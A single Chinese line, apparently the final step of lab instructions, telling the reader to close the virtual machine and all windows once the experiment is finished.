4、实验完毕，关闭虚拟机和所有窗口。